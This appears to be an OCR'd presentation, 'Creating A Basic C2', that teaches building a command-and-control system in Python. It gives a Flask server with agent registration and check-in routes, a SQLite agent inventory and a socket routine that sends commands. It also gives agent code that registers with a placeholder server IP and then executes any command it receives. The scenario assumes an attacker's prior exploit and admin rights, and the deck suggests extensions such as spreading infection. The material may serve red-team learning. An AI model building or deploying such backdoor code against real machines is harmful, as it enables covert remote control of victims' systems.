Creating A Basic C2

What is a C2? 🤔

- Acronym for “Command & Control”.
- C2’s tend to consist of a set of tools and techniques that people use to maintain communication with devices.
- C2 concept is not always applied for malicious purposes
- In the security realm, C2’s are heavily leveraged in botnets.
- Many C2 forms. MITRE ATT&CK framework lists 16 different techniques.
- There’s plenty of free and open source options out there. (Metasploit, Empire)

C2 Core Components

In most C2 infrastructures that are established, the following are typically present:

1. Server (“The Brain”)
2. Listener (“The Beacon(s)”)
3. Agent (“The Spy”)

Server and Listener Development

Minimum Requirements:

1. Inventory and manage agents.
2. Listen for agents.
3. Issue system commands.

Inventory and Manage Agents

```python
# Function to initialize our C2 DB.
def init_db():
    # Connect to DB (or create it if it doesn't exist)
    conn = sqlite3.connect('C2_AGENTS.db')
    # Create the table if it doesn't exist
    cursor = conn.cursor()
    cursor.execute('''
        CREATE TABLE IF NOT EXISTS records (
            AGENT_HASH TEXT,
            AGENT_IP TEXT,
            AGENT_PORT TEXT,
            AGENT_OS TEXT,
            LAST_CHECK_TIME TEXT
        )
    ''')
    # Commit the changes and close the connection
    conn.commit()
    cursor.close()
```


AGENT HASH	AGENT IP	AGENT PORT	AGENT OS	CHECK TIME

Listen For Agents


http://xxx.xxx.xxx.xxx/agents/register?agent_hash=3c64034abd9d302134f46178e733c8b60bea57cf9ba47aed36d8b934c090aafc&agent_ip=192.168.67.128&agent_port=888&agent_os=Windows&check_in=1693214620.5913897

```python
# Route for agents to register to C2 server to be tracked and inventoried.
@app.route("/agents/register", methods=['GET','POST'])
@app.route("/agents/register/", methods=['GET','POST'])
def register_agent():
    AGENT_HASH = request.args.get('agent_hash')
    AGENT_IP = request.args.get('agent_ip')
    AGENT_PORT =request.args.get('agent_port')
    AGENT_OS = request.args.get('agent_os')
    DATE_TIME = int(float(request.args.get('check_in')))
    LAST_CHECK_TIME = datetime.fromtimestamp(DATE_TIME)

    # Check if we were able to successfully add the agent to our DB.
    if db_add_agent(AGENT_HASH, AGENT_IP, AGENT_PORT, AGENT_OS, LAST_CHECK_TIME):
        return render_template('register_success.html', AGENT_HASH=AGENT_HASH)
    else:
        return render_template('register_fail.html', AGENT_HASH=AGENT_HASH)
```

Issue System Commands



Issue Out System Commands




```python
def send_agent_cmd(TARGET_HOST, TARGET_PORT, COMMAND):
    CLIENT = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:
        # Connect to the remote system
        CLIENT.connect((TARGET_HOST, TARGET_PORT))
        # Send the command to the remote system
        CLIENT.send(COMMAND.encode())
        # Receive and decode the output from the remote system
        received_output = CLIENT.recv(1024).decode()
        return received_output

    except Exception as e:
        return f"[-] Error: {e}"

    finally:
        # Close the socket
        CLIENT.close()
```

Agent Development

Minimum Requirements:

1. Register with C2
2. Take commands from C2

Agent Development

Minimum Requirements:

1. Register with C2
2. Take commands from C2
3. Update check in time (I forgot to do lol)

Agent Development

Minimum Requirements:

1. Register with C2
2. Take commands from C2
3. Update check in time (I forgot to do lol)

Scenario Assumptions:

- Attacker Initial Exploit
- Python installed on system
- Admin Privileges

Register with C2

```
def start_agent():
    # Most of the below will be auto-generated.
    C2_SERVER = 'XXX.XXX.XXX.XXX'     # "Brain / Motherbase" IP.
    C2_PORT = 1337
    LOCAL_HOST = 'XXX.XXX.XXX.XXX'    # Target IP, ran locally. Can scrape local info for this to populate.
    LOCAL_OS = 'Windows'
    LOCAL_PORT = 888
    LOCAL_TIME = str(time.time())
    LOCAL_HASH = hashlib.sha256(LOCAL_TIME.encode('utf-8')).hexdigest()

    # Register agent in C2 Server
    register(C2_SERVER, C2_PORT, LOCAL_HASH, LOCAL_HOST, LOCAL_PORT, LOCAL_OS, LOCAL_TIME)
```

Register with C2

```
def register(C2_SERVER, C2_PORT, LOCAL_HASH, LOCAL_HOST, LOCAL_PORT, LOCAL_OS, LOCAL_TIME):
max_redirects = 5  # Set the maximum number of redirects to follow
redirect_count = 0

while redirect_count < max_redirects:
    # Set up the connection
    conn = http.client.HTTPConnection(C2_SERVER, C2_PORT)

    # Set the request parameters
    url = f"/agents/register?agent_hash={LOCAL_HASH}&agent_ip={LOCAL_HOST}&agent_port={LOCAL_PORT}&agent_os={LOCAL_OS}&check_in={LOCAL_TIME}"

    # Send the GET request
    conn.request("GET", url)
```

http://xxx.xxx.xxx.xxx/agents/register?agent_hash=3c64034abd9d302134f46178e733c8b60bea57cf9ba47aed36d8b934c090aafc&agent_ip=192.168.67.128&agent_port=888&agent_os=Windows&check_in=1693214620.5913897

Take Commands From C2

```
# Register agent in C2 Server
register(C2_SERVER, C2_PORT, LOCAL_HASH, LOCAL_HOST, LOCAL_PORT, LOCAL_OS, LOCAL_TIME)

# Start listening for commands from C2 server.
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind((LOCAL_HOST, LOCAL_PORT))
server_socket.listen(1)

print(f"[+] Listening on {LOCAL_HOST}:{LOCAL_PORT}...")

while True:
    client_socket, client_address = server_socket.accept()
    print(f"[+] Connection from {client_address[0]}:{client_address[1]}")

    data = client_socket.recv(1024).decode()
    if data:
        output = execute_command(data)
        formatted_output = format_output_for_html(output)
        client_socket.send(formatted_output.encode())

    client_socket.close()
```


Update Check-In Time

```python
# Route for agents to check in.
@app.route("/agents/check-in", methods=['GET','POST'])
def update_agent_check_time():
    AGENT_HASH = request.args.get('agent')
    NEW_CHECK_IN = request.args.get('check_time')

    db_update_check_time(AGENT_HASH, NEW_CHECK_IN)

    return render_template('agent_check_in.html', AGENT_HASH=AGENT_HASH, NEW_CHECK_IN=NEW_CHECK_IN)
```


http://xxx.xxx.xxx.xxx/agents/check-in?agent_hash=3c64034abd9d302134f46178e733c8b60bea57cf9ba47aed36d8b934c090aafc&check_time=1693214620.5913897

1693214620.5913897 (Epoch) == Monday, August 28, 2023 4:23:40.591 AM GMT-05:00 DST


C2 Flow Recap



Other C2 Flows



Other C2 Flows



Areas For Exploration…

- Alternative method for issuing system commands.
  - Online Sites like Reddit
  - Image Steganography
- Extended Capabilities:
  - Spreading Infection
  - Encrypted Communications
  - Login Page for C2 Server
  - Realtime Configuration Updates
  - Scheduled Tasks
  - External Listeners

References

- https://hackmd.io/@VJ99/B1nBSfmZi
- https://0xrick.github.io/misc/c2/
- https://www.youtube.com/watch?v=maT87DLzmFU&ab_channel=Tech69


ANY QUESTIONS
DO YOU HAVE?
memegenerator.net